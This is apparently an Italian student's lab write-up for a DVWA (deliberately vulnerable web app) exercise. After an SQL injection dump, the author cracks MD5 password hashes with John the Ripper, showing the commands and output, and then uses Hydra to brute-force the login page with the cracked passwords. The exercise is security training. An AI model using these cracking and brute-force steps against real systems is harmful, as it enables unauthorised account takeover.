



Esercizio 02/11/2023

Nell'esercizio di oggi ci viene richiesto di craccare tutte le password trovate sfruttando un attacco SQL Injection su DVWA


Prima di tutto ho simulato un nuovo attacco SQL Injection su DVWA per visualizzare le informazioni di autenticazione. Le password sono crittografate in codice hash MD5 che è una funzione crittografica di hash.



Quindi sono andata a creare un file di testo del codice hash su kali



A questo punto ho decriptato i codici con John the Ripper usando il comando `john --format=raw-md5` e inserendo il file creato in precedenza e successivamente ho dato il comando `show` per visualizzare le password dei relativi user




```
(kali@kali)~[/Desktop]
$ john --format=raw-md5 passwdvwacript.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 23 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (user1)
password (user5)
abc123 (user2)
letmein (user4)
Proceeding with incremental:ASCII
charley (user3)
5g 0:00:00:01 DONE 3/3 (2023-11-02 10:00) 4.950g/s 180745p/s 180745c/s 198911C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)~[/Desktop]
$ john --show --format=raw-md5 passwdvwacript.txt
user1:password
user2:abc123
user3:charley
user4:letmein
user5:password

5 password hashes cracked, 0 left
```


Quindi sono andata a creare un nuovo file con le password decriptate e uno con gli user e ho avviato Hydra per trovare le credenziali di autenticazione per DVWA



```
~/Desktop/passwdvwdacript.txt - Mousepad
File Edit Search View Document Help
1 password
2 abc123
3 charley
4 letmein
5 password
6

~/Desktop/userdvwa.txt - Mousepad
File Edit Search View Document Help
1 admin
2 gordonb
3 1337
4 pablo
5 smithy
6
```

L'ho settato in modo da inserire la pagina DVWA come target, inserendo la porta 80 in http-get, e i due file creati di user e password



Infine ho dato il comando start e il sistema ha trovato delle coppie di user e password, due delle tre hanno funzionato e le ho verificate entrambe

- admin password
- smithy password

